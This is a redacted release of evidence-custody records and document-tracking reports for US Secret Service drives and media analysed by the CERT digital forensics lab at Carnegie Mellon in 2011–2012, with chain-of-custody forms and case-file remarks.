Archived:	☐	**Received From:**	
Container:	EEV 1	**Generated/Received:**	Received
Custodian:	(b)(6),(b)(7)(C)	**Receive Method:**	
Accountable:	☑	**Receive Date:**	
Classification:	LEO Sensitive	**Entered into System:**	09/15/11
Contract ID:		**Project:**	
Barcode:	D01036	**Agency:**	United States Secret Service
Control #:	LEOSUPPORTUSSS-144-01	**Date:**	
Courier Name:		**TDP #:**	
XRef #:	102-775-60071	**Signed For:**	02/07/2012
Type:	Media	**Incoming Receipt #:**	
Media Type:	DVD	**Number of Enclosures:**	
Serial #:	00001235155	**Pages:**	
Property #:		**Status:**	In House
SCG:		**Loaned:**	☐

Downgrade to:		**Sent to:**	
Downgrade:		**Send Method:**	
Downgrade Auth:		**Signed for Date:**	02/07/2012
Retention Authorized:	☐	**Dispatched:**	02/07/2012
Retention Letter Sent:		**Inventoried:**	
Retain Until:		**Overdue:**	
Derived From:		**Sent/Dest by:**	
OADR:	☐	**Witness:**	

Security Caveats

☐ Restrict Copy ☐ Restrict Destruction ☐ Restrict Transfer

Exemption Number Assignments

☐ X1 ☐ X2 ☐ X3 ☐ X4 ☐ X5 ☐ X6 ☐ X7 ☐ X8 ☐ X9 ☐ Manual Review
☐ OADR OADR Date:
☐ Exempt Declassify on:

Document Title

DVD labeled "LOOSE DRIVE ECSAP REPORT" containing file listings and metadata from evidence drives.

Special Accesses

*** No Special Accesses ***

History

Transaction Date	Transaction Type	Receipt #
09/15/11	New Entry	
11/09/11	Inventory	
11/15/11	Loan Out	
02/07/12	Internal Transfer	IntT0011
03/12/12	Loan In	

Reviewers **Authors**

Classified Documents Detail Report
Origination Certificate

Total: 1

*** No Keywords *** *** No Authors ***

[redacted]

[redacted]

9/15 - [LONGO] Item in-processed on 9/9, transferred from USSS SA (b)(6), to (b)(6),(b) Stored in (b)(6),(b) safe for analysis.
10/17/2011 [LONGO] - Analysis complete. Item returned to SA (b)(6),(b)(7)(C) Chain of custody and case folder updated (item no longer in-house).
10/19/2011-(BA) No original LEO ROIs in case file.No new Case status ROIs or DIID/ROAs.
11/15/2011-(BA) No new case status ROIs/ROAs in case file. The aforementioned DIID/ROA dated 9/15/11 by (b)(6), (b)(7)(is in the case file (time line).Nothing in FEV.
1/15/12- (BA) No new Case status reports for DEC/11. No USSS/ROIs in Case file. There is a DIID/ROA in case file.Nothing in FEV.
3/8/12- (BA) No new case status Jan/Feb 1st Qrt 2012. No USSS/ROIs in Case file. There is a DIID/ROA in case file.Nothing in FEV.
6/22/12- (BA (b)(6),(b) request copy of case file for Trial-prep. No updated ROIs and/orROAs since 10/17/11. Nothing in FEV.

CERT | Software Engineering Institute
Carnegie Mellon

Digital Intelligence and Investigations Directorate

Evidence Custody Form

Digital Forensics Lab

Investigating Agency: USSS

DIID Case #: LEOSUPPORTUSSS - 144

Agency Case #:

Item Number:	Evidence Barcode:	Type:	Serial Number:
USSS144-04	D02939	HARD DRIVE	9WM69553

Description:
2TB SEAGATE SATA HDD, BARRACUDA XT

Chain of Custody

Date/Time	Released By	Received By	Reason
Date: 9/23/11	Name/Agency: (b)(6),(b)(7)(C) / USSS	Name/Agency: (b)(6),(b)(7)(C) / CERT	Reason: ANALYSIS
Time: -	Signature:	Signature: (b)(6),(b)(7)(C)	
Date: 10/17/2011	Name/Agency: (b)(6),(b)(7)(C) / CERT	Name/Agency: (b)(6),(b)(7)(C) / CERT	Reason: EVIDENCE RETURN
Time: 1823	Signature:	Signature: (b)(6),(b)(7)(C)	
Date: 10/17/2011	Name/Agency: (b)(6),(b)(7)(C) / CERT	Name/Agency: (b)(6),(b)(7)(C) / USSS	Reason: EVIDENCE RETURN
Time: 1825	Signature: (b)(6),(b)(7)(C)	Signature: (b)(6),(b)(7)(C)	
Date:	Name/Agency:	Name/Agency:	Reason:
Time:	Signature:	Signature:	
Date:	Name/Agency:	Name/Agency:	Reason:
Time:	Signature:	Signature:	
Date:	Name/Agency:	Name/Agency:	Reason:
Time:	Signature:	Signature:	

Form Generated: 10/5.2011 3:30:02 PM

Software Engineering Institute
Carnegie Mellon

Digital Intelligence and Investigations Directorate

Evidence Custody Form

Digital Forensics Lab

Investigating Agency: USSS

DIDI Case #: LEOSUPPORTUSSS-144

Agency Case #: 102-775-60071-S

Item Number:	Evidence Barcode:	Type:	Serial Number:
#3	DD1038	HARD DRIVE	WCATR2248284

Description:
WESTERN DIGITAL 1.0TB SATA HARD DRIVE LABELED (b)(6),(b)(7)(C) BOSTON USSS-93
CONTAINING REPORTS, FILES AND IMAGE FROM CASE

Chain of Custody

Date/Time	Released By	Received By	Reason
Date: 4:45 pm	Name/Agency: (b)(6),(b)(7)(C) USSS	Name/Agency: (b)(6),(b)(7)(C) CERT	Reason: ANALYSIS
	Signature: (b)(6),(b)(7)(C)	Signature: (b)(6),(b)(7)(C)	
Date: 10/17/2011	Name/Agency: (b)(6),(b)(7)(C) CERT	Name/Agency: (b)(6),(b)(7)(C) CERT	Reason: EVIDENCE RETURN
Time: 1221	Signature: (b)(6),(b)(7)(C)	Signature: (b)(6),(b)(7)(C)	
Date: 10/17/2011	Name/Agency: (b)(6),(b)(7)(C) CERT	Name/Agency: (b)(6),(b)(7)(C) USSS	Reason: EVIDENCE RETURN
Time: 1225	Signature: (b)(6),(b)(7)(C)	Signature: (b)(6),(b)(7)(C)	
Date	Name/Agency	Name/Agency	Reason
Time	Signature	Signature	
Date	Name/Agency	Name/Agency	Reason
Time	Signature	Signature	
Date	Name/Agency	Name/Agency	Reason
Time	Signature	Signature	

Form Generated: 6/15/2011 3:30:21 PM

Software Engineering Institute
Carnegie Mellon

Digital Intelligence and Investigations Directorate

Digital Forensics Lab

Evidence Custody Form

Investigating Agency: USSS

DIID Case #: LEOSMARTUSS-144

Agency Case #: 102-775-60071

Item Number:	Evidence Barcode:	Type:	Serial Number:
USSS-144-02	0001037	CD	N/A

Description:
CD LABELED "ITHACA Return" CONTAINING LOG FILES FROM VICTIM

Chain of Custody

Date/Time	Released By	Received By	Reason
9/9/2011	(b)(6),(b)(7)(C) / USSS	(b)(6),(b)(7)(C) / CERT	ANALYSIS
10/17/2011 1224	(b)(6),(b)(7)(C) / CERT	(b)(6),(b)(7)(C) / CERT	EVIDENCE RETURN
10/17/2011 1225	(b)(6),(b)(7)(C) / CERT	(b)(6),(b)(7)(C) / USSS	EVIDENCE RETURN

Form Generated: 9/15/2011 3:30:22 PM

CERT | Software Engineering Institute
Carnegie Mellon

Digital Intelligence and Investigations Directorate

Evidence Custody Form

Digital Forensics Lab

Investigating Agency: USSS

DIID Case #: LEDSUPPORT USSS-144

Agency Case #: 102-775-60071

Item Number:	Evidence Barcode:	Type:	Serial Number:
USSS-144-01	D01036 (1)	DVD	[redacted]25155

Description:
DVD containing file listings and metadata from evidence drives
DVD LABELED "LOOSE DRIVE ECSAP REPORT"

Chain of Custody

Date/Time	Released By	Received By	Reason
Date: 9/9/20	Name/Agency: (b)(6),(b)(7)(C) / USSS	Name/Agency: (b)(6),(b)(7)(C) / CERT	Reason: ANALYSIS
Time: (b)(6),(b)(7)	Signature: (b)(6),(b)(7)(C)	Signature: (b)(6),(b)(7)(C)	
Date: 10/17/2011	Name/Agency: (b)(6),(b)(7)(C) / CERT	Name/Agency: (b)(6),(b)(7)(C) / CERT	Reason: EVIDENCE RETURN
Time: 1225	Signature: (b)(6),(b)(7)(C)	Signature: (b)(6),(b)(7)(C)	
Date: 10/17/2011	Name/Agency: (b)(6),(b)(7)(C) / CERT	Name/Agency: (b)(6),(b)(7)(C) / USSS	Reason: EVIDENCE RETURN
Time: 1226	Signature: (b)(6),(b)(7)(C)	Signature: (b)(6),(b)(7)(C)	
Date:	Name/Agency:	Name/Agency:	Reason:
Time:	Signature:	Signature:	
Date:	Name/Agency:	Name/Agency:	Reason:
Time:	Signature:	Signature:	
Date:	Name/Agency:	Name/Agency:	Reason:
Time:	Signature:	Signature:	

Form Generated: 6/15/2011 3:30:28 PM

LOAN CHECK OUT

LOANED TO: (b)(6),(b)(7)(C) **DATE:** 10/17/2011 **DUE BACK:**

Transaction Date: 11/15/2011 **Document Count:** 1

Document Number	Title
LEOSUPPORTUSSS-144-1	DVD labeled "LOOSE DRIVE ECSAP REPORT" containing file listings and metadata from evidence drives.

11/15/2011 [illegible] PM

Classified Documents Detail Report
Origination Certificate

Total: 1

Document #:	LEOSUPPORTUSSS-148-4	**Receipt Number:**	SEIET021
Archived:	☑	**Received From:**	
Container:	FEV 1	**Generated/Received:**	Received
Custodian:	(b)(6),(b)(7)(C)	**Receive Method:**	Fed EX
Accountable:	☑	**Receive Date:**	11/22/2011
Classification:	LEO Sensitive	**Entered into System:**	11/22/11
Contract ID:		**Project:**	
Barcode:	D01049	**Agency:**	United States Secret Service
Control #:	LEOSUPPORTUSSS-148-04	**Date:**	
Courier Name:		**TDP #:**	
XRef #:	102-775-60071-S	**Signed For:**	02/07/2012
Type:	Media	**Incoming Receipt #:**	8764 8481 9384
Media Type:	Hard Drive	**Number of Enclosures:**	
Serial #:	WCATR2248284	**Pages:**	
Property #:		**Status:**	Transfer: In Transit
SCG:		**Loaned:**	☑

Downgrade to:	
Downgrade:	
Downgrade Auth:	
Retention Authorized:	☐
Retention Letter Sent:	
Retain Until:	
Derived From:	
OADR:	☐

Sent to:	USSS
Send Method:	Fed EX
Signed for Date:	02/07/2012
Dispatched:	06/27/2012
Inventoried:	
Overdue:	06/27/2012
Sent/Dest by:	(b)(6),(b)(7)(C)
Witness:	

Restrictions

☐ Restrict Copy ☐ Restrict Destruction ☐ Restrict Transfer

Declassification Exemptions

☐ X1 ☐ X2 ☐ X3 ☐ X4 ☐ X5 ☐ X6 ☐ X7 ☐ X8 ☐ X9 ☐ Manual Review
☐ OADR OADR Date:
☐ Exempt Declassify on:

Contents List

Western Digital, 3.5" 1TB SATA hard drive containing forensic images and labeled "2tbWD in enclos", "Acer", "Harvard iMac", "HP 8GB", "WD1200 from Harv"

Special Accesses

*** No Special Accesses ***

History

Transaction Date	Transaction Type	Receipt #
11/22/11	New Entry	
11/22/11	Copy	
12/01/11	Copy	
02/07/12	Internal Transfer	IntT0011
03/12/12	Loan In	

Classified Documents Detail Report
Origination Certificate

Total: 1

08/27/12 Loan Out

08/27/12 External Transfer SEIET021

[redacted] [redacted]

*** No Keywords *** *** No Authors ***

[redacted]

[redacted]

11/22/2011 - [LONGO] Evidence recieved on 11/21/2011 via FedEx from SA (b)(6),(b)(7)(C) BOS). Evidence shipped directly to CERT (b)(6),(b)(7) Evidence logged into SIMS and transferred to (b)(6),(b)(for storage in analyst's safe for analysis.
11/22/11- (BA) New case this month. There is a form#1 by (b)(6),(b) in the case file showing transfer of D01049 from USSS(b)(6), to (b)(6), This form is for case file only. Nothing in FEV. There is a DIID/ROA- timeline of events by (b)(6),(b)(7)(C created 11/8/11, printed on 11/22/11 re "Court-mandated data protection standards on evidence images for defense disclosure" in the case file.
12/1/2011 - [LONGO] Evidence returned to USSS (b)(6),(b)(7)(C) on 11/30/11. SIMS needs to be updated to reflect the transfer of evidence back to the USSS. Updated chain of custody forms placed in the case folder.
1/18/2012- (BA) No new case status this month. There are no USSS/ROIs in the case file. There is 1 timeline DIID/ROA in the case file. Nothing in the FEV. The SIMS system cannot be updated to reflect "transfer of evidence back to USSS" due to there is no Address given in SIMS for USSS.
3/8/12-(BA) No new case status ROAs for Jan/Feb/2012-However there is a Form #1 dated 12/15/11-1240 hrs by (b)(6),(b)(7)(C) (now no longer employed at CMU) showing a transfer of a SEAGATE Barracuda XT 2TB Sata HD ser# 9WM8BGT7 & a Samasung 332-dd.001 Forensic Image to USSS (b)(6), Boston FO. This form had not appeared in the case file as of 1/16.12 status check. Neither of these items are listed as a previously recorded evidence item. No USSS/ROIs in the case file. 1-DIID Timeline by (b)(6), Nothing in FEV.
6/18/12-(BA) (b)(6),(b) requests copy of Case file for Trial Prep.
6/25/12- (BA (b)(6),(b)(returned BC#D01049 to the FEV for safekeeping until same cn be shipped to USSS-SA (b)(6),(b)(7)(C in Boston, MA. No other case status ROIs and/or DIID/ROAs at this time.
6/27/12- (BA (b) mailed out 148-1 thru 4 (HD's) via FedX.

Classified Documents Detail Report
Origination Certificate

Total: 1

Document #:	LEOSUPPORTUSSS-148-3	**Receipt Number:**	SEIET021
Archived:	☑	**Received From:**	
Container:	REV 1	**Generated/Received:**	Received
Custodian:	(b)(6),(b)(7)(C)	**Receive Method:**	Fed EX
Accountable:	☑	**Receive Date:**	11/22/2011
Classification:	LEO Sensitive	**Entered into System:**	11/22/11
Contract ID:		**Project:**	
Barcode:	D01048	**Agency:**	United States Secret Service
Control #:	LEOSUPPORTUSSS-148-03	**Date:**	
Courier Name:		**TDP #:**	
XRef #:	102-775-60071-S	**Signed For:**	02/07/2012
Type:	Media	**Incoming Receipt #:**	8764 6481 9384
Media Type:	Hard Drive	**Number of Enclosures:**	
Serial #:	9WM89553	**Pages:**	
Property #:		**Status:**	Transfer: In Transit
SCG:		**Loaned:**	☑

Downgrade to:		**Sent to:**	USSS
Downgrade:		**Send Method:**	Fed EX
Downgrade Auth:		**Signed for Date:**	02/07/2012
Retention Authorized:	☐	**Dispatched:**	06/27/2012
Retention Letter Sent:		**Inventoried:**	
Retain Until:		**Overdue:**	06/27/2012
Derived From:		**Sent/Dest by:**	(b)(6),(b)(7)(C)
OADR:	☐	**Witness:**	

☐ Restrict Copy ☐ Restrict Destruction ☐ Restrict Transfer

☐ X1 ☐ X2 ☐ X3 ☐ X4 ☐ X5 ☐ X6 ☐ X7 ☐ X8 ☐ X9 ☐ Manual Review
☐ OADR OADR Date:
☐ Exempt Declassify on:

Seagate Barracuda XT, 3.5" 2TB SATA hard drive labeled BOS-102-EVID, 322 image, 321 image

*** No Special Accesses ***

Transaction Date	Transaction Type	Receipt #
11/22/11	New Entry	
11/22/11	Copy	
12/01/11	Loan Out	
02/07/12	Internal Transfer	IntT0011
03/12/12	Loan In	
06/27/12	Loan Out	

Classified Documents Detail Report
Origination Certificate

Total: 1

06/27/12 External Transfer SEIET021

[redacted] Authors

*** No Keywords *** *** No Authors ***

[redacted]

[redacted]

11/22/2011 - [LONGO] Evidence recieved on 11/21/2011 via FedEx from SA (b)(6),(b)(7)(C) (BOS). Evidence shipped directly to CERT (b)(6),(b)(7 Evidence logged into SIMS and transferred to (b)(6),(b) for storage in analyst's safe for analysis.

11/22/11- (BA) New case this month. There is a form#1 by (b)(6),(b) in the case file showing transfer of D01048 from USSS (b)(6),(to (b)(6),(This form is for case file only. Nothing in FEV. There is a DIID/ROA- timeline of events by (b)(6),(b)(7)(C) created 11/8/11, printed on 11/22/11 re "Court-mandated data protection standards on evidence images for defense disclosure" in the case file.

12/1/2011 - [LONGO] Evidence returned to USSS (b)(6),(b)(7)(C) on 11/30/11. SIMS needs to be updated to reflect the transfer of evidence back to the USSS. Updated chain of custody forms placed in the case folder.

1/16/2012- (BA) No new case status this month. There are no USSS/ROIs in the case file. There is 1 timeline DIID/ROA in the case file. Nothing in the FEV. The SIMS system cannot be updated to reflect "transfer of evidence back to USSS" due to there is no Address given in SIMS for USSS.

3/8/12-(BA) No new case status ROAs for Jan/Feb/2012-However there is a Form #1 dated 12/15/11-1240 hrs by (b)(6),(b)(7)(C) (now no longer employed at CMU) showing a transfer of a SEAGATE Barracuda XT 2TB Sata HD ser# 9WM6BGT7 & a Samasung 332-dd.001 Forensic Image to USSS (b)(6),(Boston FO. This form had not appeared in the case file as of 1/16.12 status check. Neither of these items are listed as a previously recorded evidence item. No USSS/ROIs in the case file. 1-DIID Timeline by (b)(6), Nothing in FEV.

6/18/12-(BA (b)(6),(b)(requests copy of Case file for Trial Prep.

6/25/12- (BA (b)(6),(b)(returned BC#D01048 to the FEV for safekeeping until same cn be shipped to USSS-SA (b)(6),(b)(7)(C) in Boston, MA. No other case status ROIs and/or DIID/ROAs at this time.

6/27/12- (BA (b)(6) mailed out 148-1 thru 4 (HD's) via FedX.

Classified Documents Detail Report
Origination Certificate

Total: 1

Document #:	LEOSUPPORTUSSS-148-2	**Receipt Number:**	SEIET021
Archived:	☑	**Received From:**	
Container:	FEV 1	**Generated/Received:**	Received
Custodian:	(b)(6),(b)(7)(C)	**Receive Method:**	Fed EX
Accountable:	☑	**Receive Date:**	
Classification:	LEO Sensitive	**Entered into System:**	11/22/11
Contract ID:		**Project:**	
Barcode:	D01047	**Agency:**	United States Secret Service
Control #:	LEOSUPPORTUSSS-148-02	**Date:**	
Courier Name:		**TDP #:**	
XRef #:	102-775-60071-S	**Signed For:**	02/07/2012
Type:	Media	**Incoming Receipt #:**	8784 6481 9384
Media Type:	Hard Drive	**Number of Enclosures:**	
Serial #:	WCAWZ1223290	**Pages:**	
Property #:		**Status:**	Transfer: In Transit
SCG:		**Loaned:**	☑

Downgrade to:		**Sent to:**	USSS
Downgrade:		**Send Method:**	Fed EX
Downgrade Auth:		**Signed for Date:**	02/07/2012
Retention Authorized:	☐	**Dispatched:**	06/27/2012
Retention Letter Sent:		**Inventoried:**	
Retain Until:		**Overdue:**	06/27/2012
Derived From:		**Sent/Dest by:**	(b)(6),(b)(7)(C)
OADR:	☐	**Witness:**	

[redacted]

☐ Restrict Copy ☐ Restrict Destruction ☐ Restrict Transfer

[redacted]

☐ X1 ☐ X2 ☐ X3 ☐ X4 ☐ X5 ☐ X6 ☐ X7 ☐ X8 ☐ X9 ☐ Manual Review
☐ OADR OADR Date:
☐ Exempt Declassify on:

[redacted]

Western Digital, 3.5" 2TB SATA hard drive labeled 102-775-60071, 11m-5014-J6D, 329 containing forensic images

[redacted]

*** No Special Accesses ***

[redacted]

Transaction Date	Transaction Type	Receipt #
11/22/11	New Entry	
11/22/11	Copy	
12/01/11		
02/07/12	Internal Transfer	IntT0011
03/12/12	Loan In	
06/27/12	Loan Out	

Classified Documents Detail Report
Origination Certificate

Total: 1

06/27/12 External Transfer SEIET021

Keywords	Authors
*** No Keywords ***	*** No Authors ***

Abstract

Remarks

11/22/2011 - [LONGO] Evidence recieved on 11/21/2011 via FedEx from SA (b)(6),(b)(7)(C) (BOS). Evidence shipped directly to CERT (b)(6),(b) Evidence logged into SIMS and transferred to (b)(6),(b)(for storage in analyst's safe for analysis.
11/22/11- (BA) New case this month. There is a form#1 by (b)(6),(in the case file showing transfer of D01047 from USSS (b)(6),(to (b)(6), This form is for case file only. Nothing in FEV. There is a DIID/ROA- timeline of events by (b)(6),(b)(7)(created 11/8/11, printed on 11/22/11 re "Court-mandated data protection standards on evidence images for defense disclosure" in the case file.
12/1/2011 - [LONGO] Evidence returned to USSS (b)(6),(b)(7)(C) on 11/30/11. SIMS needs to be updated to reflect the transfer of evidence back to the USSS. Updated chain of custody forms placed in the case folder.
1/16/2012- (BA) No new case status this month. There are no USSS/ROIs in the case file. There is 1 timeline DIID/ROA in the case file. Nothing in the FEV. The SIMS system cannot be updated to reflect "transfer of evidence back to USSS" due to there is no Address given in SIMS for USSS.
3/8/12-(BA) No new case status ROAs for Jan/Feb/2012-However there is a Form #1 dated 12/15/11-1240 hrs by (b)(6),(b)(7)(C) (now no longer employed at CMU) showing a transfer of a SEAGATE Barracuda XT 2TB Sata HD ser# 9WM6BGT7 & a Samasung 332-dd.001 Forensic Image to USSS (b)(6), Boston FO. This form had not appeared in the case file as of 1/16.12 status check. Neither of these items are listed as a previously recorded evidence item. No USSS/ROIs in the case file. 1-DIID Timeline by (b)(6), Nothing in FEV.
6/18/12-(BA (b)(6),(b) requests copy of Case file foe Trial Prep.
6/25/12- (BA (b)(6),(b)(returned BC#D01047 to the FEV for safekeeping until same cn be shipped to USSS-SA (b)(6),(b)(7)(C) in Boston, MA. No other case status ROIs and/or DIID/ROAs at this time.
6/27/12- (BA (b)(6), mailed out 148-1 thru 4 (HD's) via FedX

Classified Documents Detail Report
Origination Certificate

Total: 1

Document #: LEOSUPPORTUSSS-148-1
Archived: ☑
Container: FEV 1
Custodian: (b)(6),(b)(7)(C)
Accountable: ☑
Classification: LEO Sensitive
Contract ID:
Barcode: D01046
Control #: LEOSUPPORTUSSS-148-01
Courier Name:
XRef #: 102-775-60071-S
Type: Media
Media Type: Hard Drive
Serial #: WMAZA5661766
Property #:
SCG:

Receipt Number: SEIET021
Received From:
Generated/Received: Received
Receive Method: Fed EX
Receive Date:
Entered into System: 11/22/11
Project:
Agency: United States Secret Service
Date:
TDP #:
Signed For: 02/07/2012
Incoming Receipt #: 8764 6481 9364
Number of Enclosures:
Pages:
Status: Transfer: In Transit
Loaned: ☑

Downgrade to:
Downgrade:
Downgrade Auth:
Retention Authorized: ☐
Retention Letter Sent:
Retain Until:
Derived From:
OADR: ☐

Sent to: USSS
Send Method: Fed EX
Signed for Date: 02/07/2012
Dispatched: 06/27/2012
Inventoried:
Overdue: 06/27/2012
Sent/Dest by: (b)(6),(b)(7)(C)
Witness:

[redacted]

☐Restrict Copy ☐Restrict Destruction ☐Restrict Transfer

[redacted]

☐X1 ☐X2 ☐X3 ☐X4 ☐X5 ☐X6 ☐X7 ☐X8 ☐X9 ☐Manual Review
☐OADR OADR Date:
☐Exempt Declassify on:

[redacted]

Western Digital, 3.5" 2TB SATA hard drive labeled 102-775-60071, 11m-5014-J6D, 326 containing forensic images

[redacted]

*** No Special Accesses ***

[redacted]

Transaction Date	Transaction Type	Receipt #
11/22/11	New Entry	
12/01/11	Loan Out	
02/07/12	Internal Transfer	IntT0011
03/12/12	Loan In	
06/27/12	Loan Out	
06/27/12	External Transfer	SEIET021

6/27/2012 2:32:09 PM

Classified Documents Detail Report
Origination Certificate

Total: 1

[redacted]

*** No Keywords ***

*** No Authors ***

[redacted]

[redacted]

11/22/2011 - [LONGO] Evidence recieved on 11/21/2011 via FedEx from S[redacted](b)(6),(b)(7)(C) BOS). Evidence shipped directly to CERT[redacted](b)(6),(b)(Evidence logged into SIMS and transferred to [redacted](b)(6),(b)(7)(C) for storage in analyst's safe for analysis.
11/22/11- (BA) New case this month. There is a form#1 by [redacted](b)(6), in the case file showing transfer of D01046 from USSS[redacted](b)(6),(to[redacted](b)(6),(This form is for case file only. Nothing in FEV. There is a DIID/ROA- timeline of events by [redacted](b)(6),(b)(7) created 11/8/11, printed on 11/22/11 re "Court-mandated data protection standards on evidence images for defense disclosure" in the case file.
12/1/2011 - [LONGO] Evidence returned to USSS[redacted](b)(6),(b)(7)(C) on 11/30/11. SIMS needs to be updated to reflect the transfer of evidence back to the USSS. Updated chain of custody forms placed in the case folder.
1/16/2012- (BA) No new case status this month. There are no USSS/ROIs in the case file. There is 1 timeline DIID/ROA in the case file. Nothing in the FEV. The SIMS system cannot be updated to reflect "transfer of evidence back to USSS" due to there is no Address given in SIMS for USSS.
3/8/12-(BA) No new case status ROAs for Jan/Feb/2012-However there is a Form #1 dated 12/15/11-1240 hrs by [redacted](b)(6),(b)(7)(C) (now no longer employed at CMU) showing a transfer of a SEAGATE Barracuda XT 2TB Sata HD ser# 9WM6BGT7 & a Samasung 332-dd.001 Forensic Image to USSS[redacted](b)(6), Boston FO. This form had not appeared in the case file as of 1/16.12 status check. Neither of these items are listed as a previously recorded evidence item. No USSS/ROIs in the case file. 1-DIID Timeline by [redacted](b)(6), Nothing in FEV.
6/18/12-(BA[redacted](b)(6),(b) requests copy of Case file for Trial Prep.
6/25/12- (BA[redacted](b)(6),(b) returned BC#D01046 to the FEV for safekeeping until same cn be shipped to USSS-SA [redacted](b)(6),(b)(7)(C) in Boston, MA. No other case status ROIs and/or DIID/ROAs at this time.
6/27/12- (BA[redacted](b) mailed out 148-1 thru 4 (HD's) via FedX.

Classified Documents Detail Report
Origination Certificate

Total: 1

Document #:	LEOSUPPORTUSSS-148-6	**Receipt Number:**	
Archived:	☐	**Received From:**	
Container:	FEV 1	**Generated/Received:**	Received
Custodian:	(b)(6),(b)(7)(C)	**Receive Method:**	Fed EX
Accountable:	☑	**Receive Date:**	12/01/2011
Classification:	LEO Sensitive	**Entered into System:**	11/22/11
Contract ID:		**Project:**	
Barcode:	D01051	**Agency:**	United States Secret Service
Control #:	LEOSUPPORTUSSS-148-06	**Date:**	
Courier Name:		**TDP #:**	
XRef #:	102-775-60071-S	**Signed For:**	02/07/2012
Type:	Media	**Incoming Receipt #:**	8705 1360 5100
Media Type:	Hard Drive	**Number of Enclosures:**	
Serial #:	WCATR2308219	**Pages:**	
Property #:		**Status:**	In House
SCG:		**Loaned:**	☐

Downgrade to:		**Sent to:**	
Downgrade:		**Send Method:**	
Downgrade Auth:		**Signed for Date:**	02/07/2012
Retention Authorized:	☐	**Dispatched:**	02/07/2012
Retention Letter Sent:		**Inventoried:**	
Retain Until:		**Overdue:**	
Derived From:		**Sent/Dest by:**	
OADR:	☐	**Witness:**	

[redacted]

☐ Restrict Copy ☐ Restrict Destruction ☐ Restrict Transfer

[redacted]

☐ X1 ☐ X2 ☐ X3 ☐ X4 ☐ X5 ☐ X6 ☐ X7 ☐ X8 ☐ X9 ☐ Manual Review
☐ OADR OADR Date:
☐ Exempt Declassify on:

[redacted]

3.5" Western Digital 1.0TB SATA drive. Model WD1002FAEX. WD Caviar Black.

[redacted]

*** No Special Accesses ***

[redacted]

Transaction Date	Transaction Type	Receipt #
12/01/11	New Entry	
02/07/12	Internal Transfer	IntT0011

[redacted]

*** No Keywords ***

[redacted]

*** No Authors ***

[redacted]

Classified Documents Detail Report
Origination Certificate

Total: 1

[redacted]

12/1/2011 - [LONGO] Evidence recieved on 11/31/2011 via FedEx from SA (b)(6),(b)(7)(C) (BOS). Evidence shipped directly to CERT (b)(6),(b) Evidence logged into SIMS and transferred to (b)(6),(b) for storage in analyst's safe for analysis.
12/9/2011 - [LONGO] Evidence returned to USSS SA (b)(6),(b)(7)(C) via UPS on 12/9/11. UPS tracking number: 1Z203VW90160684770. SIMS needs to be updated to reflect the transfer of evidence back to the USSS. Updated chain of custody forms placed in the case folder.
1/16/2012- (BA) No new case status this month. There are no USSS/ROIs in the case file. There is 1 timeline DIID/ROA in the case file. Nothing in the FEV. The SIMS system cannot be updated to reflect "transfer of evidence back to USSS" due to there is no Address given in SIMS for USSS.
3/8/12-(BA) No new case status ROAs for Jan/Feb/2012-However there is a Form #1 dated 12/15/11-1240 hrs by (b)(6),(b)(7)(C) (now no longer employed at CMU) showing a transfer of a SEAGATE Barracuda XT 2TB Sata HD ser# 9WM6BGT7 & a Samasung 332-dd.001 Forensic Image to USSS (b)(6), Boston FO. This form had not appeared in the case file as of 1/16.12 status check. Neither of these items are listed as a previously recorded evidence item. No USSS/ROIs in the case file. 1-DIID Timeline by (b)(6), Nothing in FEV.
6/18/12-(BA) (b)(6),(b) requests copy of Case file for Trial Prep.

Classified Documents Detail Report
Origination Certificate

Total: 1

Document #:	LEOSUPPORTUSSS-148-6	**Receipt Number:**	
Archived:	☐	**Received From:**	
Container:	FEV 1	**Generated/Received:**	Received
Custodian:	(b)(6),(b)(7)(C)	**Receive Method:**	Fed EX
Accountable:	☑	**Receive Date:**	12/01/2011
Classification:	LEO Sensitive	**Entered into System:**	11/22/11
Contract ID:		**Project:**	
Barcode:	D01060	**Agency:**	United States Secret Service
Control #:	LEOSUPPORTUSSS-148-06	**Date:**	
Courier Name:		**TDP #:**	
XRef #:	102-775-60071-S	**Signed For:**	02/07/2012
Type:	Media	**Incoming Receipt #:**	8705 1350 5100
Media Type:	Hard Drive	**Number of Enclosures:**	
Serial #:	WMAZA5837345	**Pages:**	
Property #:		**Status:**	In House
SCG:		**Loaned:**	☐

Downgrade to:		**Sent to:**	
Downgrade:		**Send Method:**	
Downgrade Auth:		**Signed for Date:**	02/07/2012
Retention Authorized:	☐	**Dispatched:**	02/07/2012
Retention Letter Sent:		**Inventoried:**	
Retain Until:		**Overdue:**	
Derived From:		**Sent/Dest by:**	
OADR:	☐	**Witness:**	

☐ Restrict Copy ☐ Restrict Destruction ☐ Restrict Transfer

☐ X1 ☐ X2 ☐ X3 ☐ X4 ☐ X5 ☐ X6 ☐ X7 ☐ X8 ☐ X9 ☐ Manual Review
☐ OADR OADR Date:
☐ Exempt Declassify on:

3.5" Western Digital 2.0TB SATA drive. Model WD20EARS. Drive labeled "Boston Field Office"

*** No Special Accesses ***

Transaction Date	Transaction Type	Receipt #
12/01/11	New Entry	
12/01/11	Copy	
02/07/12	Internal Transfer	IntT0011

*** No Keywords *** | *** No Authors ***

6/18/2012 9:43:20 PM

Classified Documents Detail Report
Origination Certificate

Total: 1

12/1/2011 - [LONGO] Evidence recieved on 11/31/2011 via FedEx from SA (b)(6),(b)(7)(C) (BOS). Evidence shipped directly to CERT (b)(6),(b)(Evidence logged into SIMS and transferred to (b)(6),(b) for storage in analyst's safe for analysis.
12/9/2011 - [LONGO] Evidence returned to USSS SA (b)(6),(b)(7)(C) via UPS on 12/9/11. UPS tracking number: 1Z203VW90160894770. SIMS needs to be updated to reflect the transfer of evidence back to the USSS. Updated chain of custody forms placed in the case folder.
1/16/2012- (BA) No new case status this month. There are no USSS/ROIs in the case file. There is 1 timeline DIID/ROA in the case file. Nothing in the FEV. The SIMS system cannot be updated to reflect "transfer of evidence back to USSS" due to there is no Address given in SIMS for USSS.
3/8/12-(BA) No new case status ROAs for Jan/Feb/2012-However there is a Form #1 dated 12/15/11-1240 hrs by (b)(6),(b)(7)(C) (now no longer employed at CMU) showing a transfer of a SEAGATE Barracuda XT 2TB Sata HD ser# 9WM8BGT7 & a Samasung 332-dd.001 Forensic Image to USSS (b)(6),(Boston FO. This form had not appeared in the case file as of 1/16.12 status check. Neither of these items are listed as a previously recorded evidence item. No USSS/ROIs in the case file. 1-DIID Timeline by (b)(6),(Nothing in FEV.
6/18/12-(BA) (b)(6),(b) requests copy of Case file foe Trial Prep.

Classified Documents Detail Report
Origination Certificate

Total: 1

Document #:	LEOSUPPORTUSSS-148-4	**Receipt Number:**	
